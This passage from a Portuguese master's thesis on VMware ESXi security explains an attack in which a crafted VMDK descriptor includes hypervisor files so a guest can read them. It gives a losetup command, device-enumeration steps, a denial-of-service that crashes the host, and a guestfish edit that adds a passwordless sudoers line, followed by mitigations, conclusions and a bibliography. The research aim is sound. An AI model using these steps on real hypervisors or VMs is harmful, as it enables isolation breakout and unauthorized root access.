lrwxrwxrwx    1 root     root                49 Sep 28 11:46 bootbank ->

drwxr-xr-x    1 root     root               512 Sep 28 12:35
drwxr-xr-x    1 root     root               512 Sep 28 12:33
drwxr-xr-x    1 root     root               512 Sep 28 11:46
drwxr-xr-x    1 root     root               512 Sep 28 11:46
drwxr-xr-x    1 root     root               512 Sep 28 11:46
-r-x------    1 root     root             12756 Sep 25 19:01 local.tgz
lrwxrwxrwx    1 root     root                 6 Sep 28 11:46 locker ->
drwxr-xr-x    1 root     root               512 Sep 28 11:46
drwxr-xr-x    1 root     root            131072 Sep 28 12:35
lrwxrwxrwx    1 root     root                23 Sep 28 11:46 productLocker ->

drwxr-xr-x    1 root     root               512 Sep 28 11:46
lrwxrwxrwx    1 root     root                49 Sep 28 11:46 scratch ->

lrwxrwxrwx    1 root     root                49 Sep 28 11:46 store ->

drwxr-xr-x    1 root     root               512 Sep 28 11:46
drwxrwxrwt    1 root     root               512 Sep 28 12:01
drwxr-xr-x    1 root     root               512 Sep 28 11:46
drwxr-xr-x    1 root     root               512 Sep 28 11:46
drwxr-xr-x    1 root     root               512 Sep 28 11:46
drwxr-xr-x    1 root     root               512 Sep 28 11:46
lrwxrwxrwx    1 root     root                18 Aug 19  2011 vmupgrade -> /lock
er/vmupgrade/
~ #
```

Figura 5.2: Ficheiros da *root* do *hypervisor* VMware ESXi 5.0

Tipicamente os ficheiros *flat* simples contém um *layout* padrão, incluindo, por exemplo MBR e tabela de partições.

Tendo em conta este formato binário a próxima tentativa de inclusão passa por utilizar um ficheiro de destino binário.

Na avaliação de potenciais alvos de inclusão, é relevante que se saiba onde o *hypervisor* ESXI 5.0 armazena os ficheiros de LOG bem como é executado os processos de LOG do sistema. Os LOGS são armazenados em **/scratch/log/** onde **/scratch** é um link simbólico para **vmfs/volumes/$long devicename** e onde um sistema de *logrotate* [17] é utilizado.

A instância de *logrotate* também comprime ficheiros de LOG arquivados usando

```
~ # ls scratch/log/
Xorg.log              hostd.3.gz            rhttpproxy.7.gz       vmkernel.1.gz
auth.log              hostd.4.gz            rhttpproxy.log        vmkernel.2.gz
dhclient.log          hostd.5.gz            shell.log             vmkernel.3.gz
esxupdate.log         hostd.6.gz            storagerm.log         vmkernel.4.gz
fdm.log               hostd.7.gz            syslog.0.gz           vmkernel.5.gz
hostd-probe.0.gz      hostd.8.gz            syslog.1.gz           vmkernel.6.gz
hostd-probe.1.gz      hostd.9.gz            syslog.2.gz           vmkernel.7.gz
hostd-probe.2.gz      hostd.log             syslog.3.gz           vmkernel.log
hostd-probe.3.gz      hostprofiletrace.log  syslog.4.gz           vmkeventd.log
hostd-probe.4.gz      lacp.log              syslog.5.gz           vmksummary.0.gz
hostd-probe.5.gz      rhttpproxy.0.gz       syslog.6.gz           vmksummary.log
hostd-probe.6.gz      rhttpproxy.1.gz       syslog.7.gz           vmkwarning.log
hostd-probe.7.gz      rhttpproxy.2.gz       syslog.log            vobd.0.gz
hostd-probe.log       rhttpproxy.3.gz       usb.log               vobd.1.gz
hostd.0.gz            rhttpproxy.4.gz       vmamqpd.log           vobd.log
hostd.1.gz            rhttpproxy.5.gz       vmauthd.log           vprobed.log
hostd.2.gz            rhttpproxy.6.gz       vmkernel.0.gz         vpxa.log
~ #
```

Figura 5.3: Ficheiros de LOG no ESXi 5

para isso o algoritmo GZip que produz ficheiros binários. O seguinte ficheiro VMDK vai ser usado numa tentativa de incluir um ficheiro de LOG comprimido.

```
# Extent description
RW 33554432 VMFS "VMtest1-flat.vmdk"
RW 0 VMFS "/scratch/log/hostd.9.gz"
```

[17] LogRotate foi projetado para facilitar a administração de sistemas que geram um grande número de ficheiros de LOG. Ele permite a rotação automática, compressão, remoção e envio de ficheiros de LOG. Cada ficheiro de LOG pode ser manuseado diariamente, semanalmente, mensalmente, ou quando existe um grande crescimento.

O tamanho da extensão com o valor de 0 é uma opção muito útil fornecida pelo motor de processamento dos discos VMDK: o tamanho real do ficheiro é determinado com precisão aquando da execução do *hypervisor* e atualizada de forma dinâmica no ficheiro VMDK em execução. Neste caso, a máquina virtual é iniciada sem mensagens de erro e o tamanho do disco dentro da máquina virtual aumentou ligeiramente: sabendo o tamanho do disco rígido atual, é possível criar um dispositivo de *loopback*, usando o correto offset para fugir ao conteúdo do atual disco virtual e aceder diretamente ao conteúdo especificado pela segunda descrição *extended*.

losetup -o 17179869184 -f /dev/das

Uma vez que o dispositivo é criado é possível extrair o ficheiro LOG que estava incluído

/dev/loop0 utilizando para isso o **scat**

Neste ponto já é possível aceder aos ficheiros do *hypervisor* a partir de uma VM convidada.

Comprometendo os fornecedores de *Cloud Services*

As secções anteriores descrevem a possibilidade de aceder aos ficheiros do disco rígido virtual (VMDK) do *hypervisor* a partir de um sistema convidado.
No entanto, este acesso é limitado a determinados tipos de ficheiros, bem como ficheiros com nomes conhecidos.
Para aceder com sucesso a um ficheiro dentro do *hypervisor* a partir de um sistema convidado, é necessário cumprir-se determinados requisitos.

- O ficheiro a ser incluído não deve de estar com o acesso bloqueado a um baixo nível pelo sistema, assim que o *hypervisor*/outra máquina virtual/ou qualquer outra entidade que tenta aceder ao ficheiro/dispositivo, ao mesmo tempo, tem de ocorrer uma mensagem de erro.

- O nome do ficheiro a ser incluído deve ser conhecido previamente.

Como a exigência de saber o nome do ficheiro é um fator altamente restritivo para a inclusão de ficheiros dos discos rígidos virtuais (pois eles têm nomes aleatórios, de forte entropia), é apresentado o seguinte processo que permite a enumeração de todos os discos rígidos físicos do *hypervisor*:

1. O *deploy* dos sistemas convidados, incluído o */bootbank/state*.tgz.

2. Extraia **state.gz** dentro do sistema convidado.

3. Reúna os nomes dos dispositivos a partir de **/etc/vmware/esx.config** de dentro do state.tgz extraído.

Pois este ficheiro de configuração contém todos os nomes dos dispositivos no *hypervisor*. Usando essas informações, é possível incluir qualquer ficheiro no *hypervisor* sem o conhecimento interno sobre o particular *hypervisor*.
Este comportamento permite realizar operações hostis contra um *hypervisor* ESXi.

Negação de Serviço

E possível realizar um ataque *Denial-of-Service* contra um *hypervisor* ESXi se incluimos um ficheiro que não esta alinhado com os blocos de 512bytes, (o tamanho do ficheiro a ser incluído: 512 X +[0Y512]bytes).
Escrevendo para um disco rígido virtual composto de tais ficheiros individuais num curto período de tempo (normalmente um a três minutos, isso é o que observamos em nosso laboratório) desencadeou o ecrã rosa da Morte (ver a figura abaixo) em ambos ESXi4 e ESXi5 - pelo menos por um *patch* nível anterior que Releasebuild-515841/March 2012: parece que essa vulnerabilidade foi corrigida no patch ESXi500-201203201-UG.




Figura 5.4: Ecrã da morte VMWare ESXi 5.1




Figura 5.5: Ecrã da morte VMWare ESXi 5.0

Controlos mitigadores

Enquanto a vulnerabilidade de negação de serviço é corrigida a médio prazo, ainda é possível aceder a ficheiros do *hypervisor* a partir de uma máquina virtual alojada em um *hypervisor* ESXi totalmente atualizado.

A correção completa da vulnerabilidade é difícil, uma vez que a funcionalidade para incluir vários arquivos do disco é crucial para muitos cenários de uso de máquinas virtuais. No entanto, não deve ser possível aceder aos ficheiros de um *hypervisor* que estão localizados fora de um armazenamento de dados configurado a partir de uma máquina virtual - ainda não há *patch* disponível para isso ainda.

No entanto existe algumas opções para mitigar o problema:

- Não permitir o carregamento de máquinas virtuais - isso pode não ser uma opção quando nos encontramos em ambientes produtivos.
- Sanitizar as entradas do utilizador: Isso não deve ser uma nova recomendação ou uma recomendação surpreendente, no entanto, temos de repensar os limites de confiança bem como o relacionamento com os serviços *cloud*.
- No antigo paradigma as máquinas virtuais têm sido dignas de confiança, uma vez que foram criadas pelos departamentos de engenharia internos e encontravam-se em operação nos seus *hypervisors* esta afirmação muda com o paradigma de computação em nuvem, modificando assim os vetores de ataque.

Impacto, conclusões e direções

A vulnerabilidade descrita permite o acesso aos ficheiros do hypervisor bem como a discos rígidos dentro de um sistema convidado.
Ele ignora os mecanismos de isolamento que devem de impedir que os sistemas convidados acedam ao hypervisor (utilizando para isso a inclusão dos discos rígidos do hypervisor) e aos outros sistemas convidados.
Como não existem mecanismos de controlo de acesso que regulam o que as máquinas virtuais podem incluir, quais os ficheiros virtuais de disco rígido ou, pior ainda, qualquer que seja os ficheiros isso pode ser considerado uma falha de projeto grave. O impacto desta falha de projeto aumenta significativamente quando presente em um ambiente de multi-tenant Cloud, onde os diferentes sistemas convidados não são originários de fontes confiáveis

Obter acesso de *Root* a uma VM

Por vezes bloqueamos o nosso utilizador numa determinada maquina virtual, mas se essa maquina virtual tiver instalado o libguestfs, então é possível ganhar o acesso á máquina virtual. A partir de da versão do ubuntu 12.04 a libguestfs já se encontra disponível no repositório. Neste ataque foi utilizado uma VM com Ubuntu 12.04 para executar o guestfish. Isto irá instalar o pacote libguestfs e quaisquer outras dependências que são necessárias:

sudo apt-get update sudo apt-get
install guestfish

Certifique-se de desligar a maquina virtual alvo antes de fazer alterações com guestfish. Pois as modificações que se irão fazer são suscetíveis de danificar a VM, se usarmos o guestfish em modo de leitura/escrita, enquanto a VM está em execução.

Agora vamos abrir o arquivo sudoers na VM alvo:

sudo guestfish –rw -a /path/to/vmfile.vmdk − iedit/etc/sudoers

Certifique-se de adicionar a seguinte linha no final do ficheiro, uma vez que outras linhas sudoer podem substituí-lo de outra forma:

[USERNAME] ALL=(ALL) NOPASSWD: ALL

Onde o USERNAME é o utilizador da máquina
Agora feche o editor e guarde o ficheiro, em seguida arranque a máquina virtual. Agora veja o seu utilizador ganhar acesso de root sem ser necessário a palavra-chave.
Como se pode observar o Guestfish é muito poderoso, pois também tem a capacidade de adicionar / modificar palavras-chave ou mesmo utilizadores. Se você precisar fazer isso, tente usar o comando "*comand*"do *guestfish* para executar um comando dentro da VM.

Síntese do capítulo

As vulnerabilidades descritas anteriormente permitem o acesso não autorizado aos ficheiros e aos discos rígidos do *hypervisor* a partir de um sistema hospedado.
Os ataques apresentados ignoram os mecanismos de isolamento que devem de impedir os sistemas convidados de ter acesso ao *hypervisor*.
Este problema torna-te mais evidente com o método de inclusão de discos rígidos, onde sistemas convidados podem ter acesso a outros sistemas convidados.
Como não existem mecanismos de controlo de acessos que regulam o que as máquinas virtuais podem incluir ou não, seja ficheiros de discos virtuais ou qualquer outro tipo de ficheiros, podemos então considerar isto como uma falha de projeto grave.
O impacto desta falha de projeto aumenta exponencialmente num ambiente de *cloud computing* uma vez que diferentes sistemas convidados não são originados de fontes confiáveis.
Em relação a tais ambientes, os mecanismos de controlo de acesso em falta ilustram a quebra no modelo de confiança do *hypervisor* ESXi bem como os modelos de confiança tradicionais devem de ser re-projetados e analisadas aquando da sua adequação para ambientes em nuvem.

Capítulo 6

Conclusão

Conclusão

Este trabalho foi motivado pelo interesse do autor na temática da segurança em infraestruturas críticas de sistemas informáticos, mais especialmente sobre segurança em agregados de máquinas virtuais, suas principais características e diferenças, bem como o impacto da segurança da sua utilização em ambientes de produção.

Ao longo deste documento é representa a viagem do autor por este tema, na senda de compreender e aplicar as soluções mais atuais na defesa de infraestruturas de agregados virtuais recorrendo a uma das plataformas de virtualização mais utilizadas da VMware.

O presente documento reflete uma abordagem abrangente e sistemática sobre a segurança, partindo de uma introdução sobre a segurança informática no geral até a uma especialização em segurança em agregados virtuais.

Inicialmente estudou-se a história das máquinas virtuais, seguindo a sua evolução desde as origens, na década de 1960 até os dias atuais com a sua implementação na arquitetura x86. Também foi apresentado os diferentes componentes da virtualização, com foco no problema da arquitetura x86 que nativamente não suportava a virtualização, e como as empresas de *software* de virtualização resolveram este problema.

Pretendeu-se apresentar de uma forma didática os conceitos, terminologias e métodos que são utilizados nesta área da segurança em agregados virtuais. Pois indiscutivelmente, a adoção da virtualização irá continuar a aumentar devido ás reconhecidas oportunidades promissoras entre a redução de custos e a consolidação de sistemas.

De acordo com esta adoção, e mesmo com mais segurança adjacente os riscos de segurança irão continuar a ocorrer, até que a tecnologia chegue ao patamar de" *Plateau of Productivity*" [12] [90].

O aparecimento de novas vulnerabilidades em software de virtualização não é provável que pare de ocorrer embora os *hypervisors* tenham tendência para ter um *footprint* cada vez menor diminuindo drasticamente a superfície de ataque. No entanto quento mais confiança/privilégios colocamos nos *hypervisors*, maior é a motivação para um oponente para chegar a possíveis formas para subverter o seu funcionamento. Com o advento da assistência do hardware para a virtualização, a segurança e os requisitos de desempenho têm sido gradualmente passados a ser abordados de uma forma mediática.

As extensões de *hardware* para virtualização terão sem duvida um papel importante no auxílio de implementações seguras. Pois diversas falhas de virtualização surgem devido á sua natureza de se tratar de uma solução baseada em *software*.

Muitas dessas questões provavelmente serão abordadas no futuro, através da dissociação da noção de *software* e virtualização e pela granular movimentação de funcionalidades de virtualização para o hardware.

Os fabricantes de hardware têm percebido a importância da virtualização, e por consequentemente têm apoiando-a com extensões e recursos integrados em seus produtos. Um apontamento também para os fornecedores de soluções de virtualização que se encontram a desenvolver novas ferramentas para a gestão de infraestruturas virtualizadas, com o objetivo de apoiar o utilizador final, com as complexas questões que a virtualização.

Introduzindo mudanças tanto na infraestrutura, bem como nas perceções e interações humanas com esta tecnologia. No entanto é notório os problemas de interoperabilidade de sistemas, pois a maioria dos fornecedores apoiam adequadamente o seu próprio produto, mas disponibilizam funcionalidades limitadas através das APIs para outros fabricantes.

Baseados nos esforços de estandardização de [91] [92] [93] pode-se concluir que existe uma elevada procura por interfaces uniformes de soluções de gestão das soluções de virtualização que estão hoje em uso. Problemas de interoperabilidade são suscetíveis de se tornarem extintos aquando a tecnologia de virtualização amadurecer e a necessidade de monitorização robusta e o aumento dos recursos de segurança prevalecer sobre outros interesses. Já começam a aparecer iniciativas, na parte de monitorização de segurança, onde os fabricantes disponibilizam funcionalidades completas a outros fornecedores através das suas APIs caso do (VMsafe da VMware). Seria um grande passo em frente ver as soluções integradas de segurança com software de gestão e monotorização para a aplicação automática de políticas, privilégios e proteção de segurança. Esta solução iria oferecer a possibilidade de alcançar o cumprimento de SLA tanto em termos de desempenho e segurança para um determinado ambiente virtualizado. Seria um grande benefício para ambos os clientes e fornecedores, especialmente na era atual do paradigma de *cloud computing*.

E também bem compreendido que hoje em dia, que os métodos de monotorização de proteção tradicionais não são suficientes para satisfazer as necessidades de virtualização. Junto com a virtualização, surgem também novas oportunidades para alavancar a tecnologia em nome da segurança. Junto, surgem novos desafios de segurança com as novas tecnologias, que poderiam ser abordados com ideias novas e inovadoras, aproveitando os recursos das tecnologias. Por outro lado, temos visto novas tecnologias (por exemplo, os TLB buffers que foram introduzidos para melhorar o desempenho, sendo aproveitados para atender ás necessidades de um atacante. A moeda tem sempre dois lados, e temos vindo a assistir á vários anos no sector da tecnologia uma corrida entre defensores e atacantes. [12]

Bibliografia

[1] J. S. Reuben, A Survey on Virtual Machine Security. Helsinki University of Technology.

[2] C. Details. (2013) Vmware esxi vulnerability statistics. Disponível http://www.cvedetails.com/product/22134/Vmware-Esxi.html?vendor_id=252

[3] Disponível: Information security blog Attacks with Virtualization http://shobhajagathpal.blogspot.pt/2010_02_01_archive.html

[4] S. O. e David O'Berry, "Building security beneath the OS."

[5] K. Kortchinsky. (2009) Cloudburst: Hacking 3d (and breaking out of vmware). Black Hat USA. Disponível: http://www.blackhat.com/presentations/bh-usa-09/KORTCHINSKY/BHUSA09-Kortchinsky-Cloudburst-PAPER.pdf

[6] Cve-2009-3692: Virtualbox vboxnetadpctl privilege escalation.

[7] T. Ormandy. An empirical study into the security exposure to hosts of hostile virtualized environments. Disponível: http://taviso.decsystem.org/ virtsec.pdf

[8] N. Aaraj e N. K. Jha, Virtualization-assisted Framework for Prevention of Software Vulnerability Based Security Attacks, P. University, Ed. Technical Report CE-J07-001, Dept. of Electrical Engineering, 2007.

[9] A. M. Azab, P. Ning, Z. Wang, X. Jiang, X. Zhang, e N. C. Skalsky, HyperSentry: Enabling Stealthy In-context Measurement of Hypervisor Integrity. In Proceedings of the CCS '10, U. O. . A. Chicago, IL, Ed. 17th ACM Conference on Computer and Communications Security.

[10] (VMware Inc. 2008) Achieving compliance in a virtualized environment. [Online]. DisponÍvel: https://www.vmware.com/files/pdf/technology/ compliance virtualized environment wp.pdf

[11] M. Cobb. A preview of pci virtualization specifications. [Online]. Disponível: http://searchsecurity.techtarget.com/tip/0,289483,sid14 gci1349685 _mem1,00.html

[12] F. Tsifountidis, "Virtualization security: Virtual machine monitoring and introspection," Dissertação de mestrado, Royal Holloway, University of London, 2010.

[13] C. Strachey, Time sharing in large fast computers, In International Conferenceon Information Processing. UNESCO, June 1959.

[14] J. McCarthy, Reminiscences on the history of time-sharing. Piscataway, NJ, USA: IEEE Educational Activities Department, 1992, vol. volume 14.

[15] J. Smith e R. Nair, Virtual Machines: Versatile Platforms for Systems and Processes (The Morgan Kaufmann Series in Computer Architecture and Design). San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 2005.

[16] J. Howlett, The atlas computer laboratory. Annals of the History of Computing., I. 1058-6180, Ed. IEEE, Jan-Mar 1999.

[17] D. Morris, F. H. Sumner, e M. T. Wyld, An appraisal of the atlas supervisor. In Proceedings of the 1967 22nd national conference. New York, NY, USA: ACM, 1967.

[18] B. S. Brawn, F. G. Gustavson, e E. S. Mankin, Sorting in a paging environment. Commun. ACM, 1970, n. ISSN 0001-0782.

[19] P. J. Denning, Performance evaluation: Experimental computer science at its best, A. P. I. 0897910516, Ed. In SIGMETRICS '81: Proceedings of the 1981 ACM SIGMETRICS conference on Measurement and modeling of computer systems, New York, NY, USA, 1981.

[20] A. Singh. An introduction to virtualization. [Online]. Disponível: www. kernelthread.com/publications/virtualization

[21] S. E. Madnick e J. J. Donovan, Application and analysis of the virtual machine approach to information system security and isolation, A. P. I. 0897910516, Ed. In Proceedings of the workshop on virtual computer systems, New York, NY, USA, 1973.

[22] J. C. C. dos Santos Ramos, "Security challenges with virtualization," Dissertação de mestrado, UNIVERSIDADE DE LISBOA FACULDADE DE CIENCIAS DEPARTAMENTO DE INFORMÁTICA, 2009

[23] V. B. Ltd. Unleashing the power of virtualization. [Online]. Disponível: http://www.ca.com/files/supportingpieces/ca virtualisatn survey _report 228900.pdf

[24] [Online]. Disponível: http://www. businesswire.com/news/home/20120813005608/en/ Research-Markets-Global-Endpoint-Server-Security-Market

[25] [Online]. Disponível: http://www.researchandmarkets.com/research/twhlvt/ global endpoint se

[26] N. Kiyanclar, A survey of virtualization techniques focusing on secure ondemand cluster computing, P. by the SAO/NASA Astrophysics Data System, Ed. ArXiv Computer Science e-prints, November 2005.

[27] R. P. Goldberg, Survey of Virtual Machine Research, I. Computer, Ed., June 1974.

[28] K. Scarfone, M. Souppaya, e P. Hoffman, Guide to Security for Full Virtualization Technologies. NIST Special Publication, 800-125, 2011.

[29] C. Li, A. Raghunathan, e N. Jha, Secure Virtual Machine Execution under an Untrusted Management OS. IEEE 3rd Int'l Conf. Cloud Computing - CLOUD'10, Miami, Florida, 2010.

[30] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, A. Ho, R. Neugebauer, I. Pratt, e A. Warfield., Xen and the Art of Virtualization. In Proceedings of the 19th ACM Symposium on Operating Systems Principles, New York, October 2003.

[31] A. Whitaker, M. Shaw, e e S. D. Gribble, Scale and Performance in the Denali Isolation Kernel. In Proceedings of the 5th Symposium on Operating Systems Design and Implementation, Boston, December 2002.

[32] A. Baruchi e R. L. Piantola. [Online]. Disponível: http:// www-archive.xenproject.org/files/ResearchDocs/AnaliseQuantitativa.pdf

[33] G. J. Popek e R. P. Goldberg, Formal Requirements for Virtualizable Third Generation Architectures, . Commun. ACM, Ed., 1974.

[34] SandipRay, Towards a Formalization of the X86 Instruction Set Architecture. University of Texas at Austin.

[35] M. D. Schroeder e J. Saltzer, A Hardware Architecture for Implementing Protection Rings, . Communications of the ACM, Ed., 1972.

[36] O. Kulkarni, S. Bagul, D. Gawali, e P. Swamy, "Virtualization technology : A leading edge," in ISSUE2, VOLUME 2 ISSN: 2250-1797, I. J. O. C. APPLICATION, Ed., 2012.

[37] J. Sahoo, S. Mohapatra, e R. Lath, "Virtualization: A survey on concepts, taxonomy and associated security issues," Second International Conference on Computer and Network Technology.

[38] F. Bellard, QEMU, a Fast and Portable Dynamic Translator, U. Association, Ed. In USENIX Annual Technical Conference, FREENIX Track, 2005.

[39] K. Adams e O. Agesen, A Comparison of Software and Hardware Techniques for x86 Virtualization, ACM, Ed. New York, NY, USA,: In ASPLOS-XII: Proceedings of the 12th international conference on Architectural support for programming languages and operating systems, 2006.

[40] [Online]. Disponível: http://www.xenproject.org/about/history.html

[41] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, A. Ho, R. Neugebauer, I. Pratt, e A. Warfield, Xen and the art of virtualization., ACM, Ed. New York, NY, USA,: In SOSP '03: Proceedings of the 19th ACM symposium on Operating Systems Principles, 2003.

[42] S. Alliance. (2008) Virtualization: State of the art. [Online]. Disponível: http://scope-alliance.org/sites/default/files/documents/ SCOPE-Virtualization-StateofTheArt-Version-1.0.pdf

[43] J. Smith e R. Nair, The architecture of virtual machines. IEEE Computer, 2005, vol. 38.

[44] C. Takemura e L. Crawford, The Book of XEN: a Practical Guide for the System Administrator. No Starch Press, Oct 2009.

[45] T. Hirt, "Kvm - the kernel-based virtual machine," 2010.

[46] A. Desai, R. Oza, P. Sharma, e B. Patel, "Hypervisor: A survey on concepts and taxonomy," International Journal of Innovative Technology and Exploring Engineering (IJITEE), 2013.

[47] P. Kampert, "A taxonomy of virtualization technologies," Dissertação de mestrado, Delft University of Technology, Faculty of Systems Engineering Policy Analysis & Management, 2010.

[48] D. Shackleford, Virtualization Security : Protecting Virtualized Environments, Sybex, Ed. ISBN: 978-1-118-28812-2.

[49] F. E. L. Rocha, "Privacy in cloud computing," Disserta¸ca˜o de mestrado, CARNEGIE MELLON UNIVERSITY INFORMATION NETWORKING INSTITUTE, 2010.

[50] T. Garfinkel e M. Rosenblum, When virtual is harder than real: security challenges in virtual machine based computing environments, U. U. A. Berkeley, CA, Ed. In HOTOS'05: Proceedings of the 10th conference on Hot Topics in Operating Systems, 2005.

[51] M. Burrows, M. Abadi, e R. Needham, A logic of authentication. ACM TRANSACTIONS ON COMPUTER SYSTEMS, 1990.

[52] M. N. Abadi, A semantics for a logic of authentication (extended abstract), A. Press, Ed. In Proceedings of the ACM Symposium of Principles of Distributed Computing, 1991.

[53] F. Bazargan, C. Y. Yeun, e M. J. Zemerly, "State-of-the-art of virtualization, its security threats and deployment models," Electrical and Computer Engineering Department, Khalifa University of Science, Technology and Research, PO Box 573, Sharjah, United Arab Emirates, 2012.

[54] V. Vaidya, "Virtualization vulnerabilities and threats," 2009.

[55] J. Kirch, "Virtual machine security guidelines," The Center for Internet Security, 2007. [Online]. Disponível: http://benchmarks.cisecurity.org/tools2/ vm/CIS _ VM Benchmark _v1.0.pdf

[56] T. Ristenpart, E. Tromer, H. Shacham, e S. Savage, Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds, A. Press, Ed. 16th ACM Conference on Computer and Communications Security, 2009.

[57] K. Suzaki, K. Iijima, T. Yagi, e C. Artho, "Memory deduplication as a threat to the guest os," National Institute of Advanced Industrial Science and Technology.

[58] (2011). [Online]. Disponível: http://www.slideshare.net/suzaki/ eurosec2011-slide-memory-deduplication

[59] (2002) Memory resource management in vmware esx server. [Online]. Disponível: http://www.waldspurger.org/carl/papers/esx-osdi02-slides.pdf

[60] L. S. V. M. S. S. S. A. C. V. G. V. G. M. Gupta, D. e A. Vahdat, "Difference engine: Harnessing memory redundancy in virtual machines." I. P. of the 8th Symposium on Operating Systems Design e I. (OSDI), Eds., 2008.

[61] A. Arcangeli, I. Eidus, e C. Wright, "Increasing memory density by using ksm," Red Hat, Inc.

[62] N. Haller, The S/KEY One-Time Password System. In In Proceedings of the Internet Society Symposium on Network and Distributed Systems, 1994.

[63] S. M. Bellovin, Security problems in the tcp/ip protocol suite, issn 0146-4833 ed., . SIGCOMM Comput. Commun. Rev., Ed., 1989.

[64] K. Borders, X. Zhao, e A. Prakash, Siren: Catching Evasive Malware (Short Paper), I. C. Society, Ed. Washington, DC,USA, 2006: Proceedings of the 2006 IEEE Symposium on Security and Privacy, 2006.

[65] Norman. Norman sandbox technology (white paper). [Online]. Disponível: http: //download.norman.no/whitepapers/whitepaper Norman _SandBox.pdf

[66] C. Willems, Thorsten Holz, and Felix Freiling. Toward Automated Dynamic Malware Analysis Using CWSandbox. IEEE Security and Privacy, 2007.

[67] N. Provos e T. Holz, Virtual Honeypots: From Botnet Tracking to Intrusion Detection., A.-W. Professional, Ed., 2007.

[68] Y.-M. Wang, D. Beck, X. Jiang, e R. Roussev, Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites that Exploit Browser Vulnerabilities. In Proceedings of Network and Distributed System Security Symposium (NDSS), 2006.

[69] X. Jiang, X. J. Dongyan, H. J, Wang, e E. H.Spafford, Virtual Playgrounds For Worm Behavior Investigation. In Proceedings of the 8th International Symposium on Recent Advances in Intrusion Detection, 2005.

[70] A. Dinaburg, P. Royal, M. Sharif, e W. Lee, Ether: Malware Analysis via Hardware Virtualization Extensions. Proceedings of the 15th ACM conference on Computer and communications security, New York, NY, USA, 2008.

[71] X. Chen, J. Andersen, Z. M. Mao, M. D. Bailey, e J. Nazario, "Towards an understanding of anti-virtualization and anti- debugging behavior in modern malware," In Proceedings of the 38th Annual IEEE International Conference on Dependable Systems and Networks, vol. Anchorage, Alaska, USA, p. 177 a 186, 2008.

